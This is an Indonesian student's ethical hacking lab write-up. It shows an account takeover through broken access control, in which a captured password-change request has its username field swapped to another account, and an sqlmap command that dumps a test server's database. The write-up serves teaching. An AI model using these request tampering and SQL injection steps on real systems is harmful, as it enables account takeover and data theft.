


Write Up Praktikum 3 Ethical Hacking

Muhammad Harvian Dito Syahputra / 5027221039

- **Broken Access Control (BAC)**

1. Melakukan register 2 account, 1 account untuk melakukan BAC, 1 account untuk dibobol aksesnya
 - Akun pertama
Username: hackerrank
Password: !Hackerrank123
 - Akun kedua
Username: targetaccount
Password: !Targetaccount123
2. Login dengan account yang sudah dibuat
3. Lakukan update profile pada kedua account
4. Masuk ke akun target, kemudian change password, masuk ke burpsuit dan intercept



1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Site map Scope Issue definitions

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host Method URL Params Status Code Length MIME type Title Notes Time Requested

http://167.172.75.216 PUT /change_password 200 265 JSON

Request

1 PUT /change_password HTTP/1.1

2 Host: 167.172.75.216

3 Content-Length: 74

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

5 Content-Type: application/json

6 Accept: */*

7 Origin: http://167.172.75.216

8 Referer: http://167.172.75.216/profile

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: en-US,en;q=0.9

11 Cookie: td_cookie=310504452; auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImhhbHh7Y2licmJhbm51cCpYXkiOjEhbnR5cyMec2NTN9.1X3R5GjBN2CkM5icmlhCoE21N8WY949BSSElg8QpmpT0sg; username=hackerrank

12 Connection: close

13

14 {

15 "new_password": "1234567890",

16 "secret_answer": "ya",

17 "username": "hackerrank"

18 }

Response

1 HTTP/1.1 200 OK

2 X-Powered-By: Express

3 Content-Type: application/json; charset=utf-8

4 Content-Length: 58

5 ETag: W/"3a-he5uCuPalwC1PD1XjXNH7Ch6Pjsh"

6 Date: Sat, 01 Jun 2024 10:27:35 GMT

7 Connection: close

8

9 {

10 "success": true,

11 "message": "Successfully changed password"

12 }

Inspector

Request attributes 2

Request cookies 3

Request headers 11

Response headers 6

Event log (3) All issues

Memory: 137.5MB

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < > *

Target: http://167.172.75.216 HTTP/1

Request

1 PUT /change_password HTTP/1.1

2 Host: 167.172.75.216

3 Content-Length: 77

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

5 Content-Type: application/json

6 Accept: */*

7 Origin: http://167.172.75.216

8 Referer: http://167.172.75.216/profile

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: en-US,en;q=0.9

11 Cookie: td_cookie=310504452; auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImhhbHh7Y2licmJhbm51cCpYXkiOjEhbnR5cyMec2NTN9.1X3R5GjBN2CkM5icmlhCoE21N8WY949BSSElg8QpmpT0sg; username=hackerrank

12 Connection: close

13

14 {

15 "new_password": "1234567890",

16 "secret_answer": "ya",

17 "username": "targetaccount"

18 }

Response

1 HTTP/1.1 200 OK

2 X-Powered-By: Express

3 Content-Type: application/json; charset=utf-8

4 Content-Length: 58

5 ETag: W/"3a-he5uCuPalwC1PD1XjXNH7Ch6Pjsh"

6 Date: Sat, 01 Jun 2024 10:28:32 GMT

7 Connection: close

8

9 {

10 "success": true,

11 "message": "Successfully changed password"

12 }

Inspector

Request attributes 2

Request query parameters 0

Request cookies 3

Request headers 11


Response headers 6

Done

Event log (3) All issues

Memory: 143.4MB

5. Menggunakan password lama



Login

Invalid username or password


Username:
targetaccount

Password:

Login

Don't have an account? [Sign up here](#).

6. Berhasil menggunakan password baru



Home Edit Profile Logout Contact Support

Welcome, targetaccount

Your phone number: 1234567890
Your credit card (last 4 digits): 1234

- XSS
 1. Belum berhasil menemukan
- SQL Injection
 1. Membuat txt untuk menyimpan register request
 2. Melakukan sqlmap dengan command berikut “sqlmap -r regresp.txt --dump --risk=3 --level=5 --delay=5”
 3. Berhasil mendapatkan database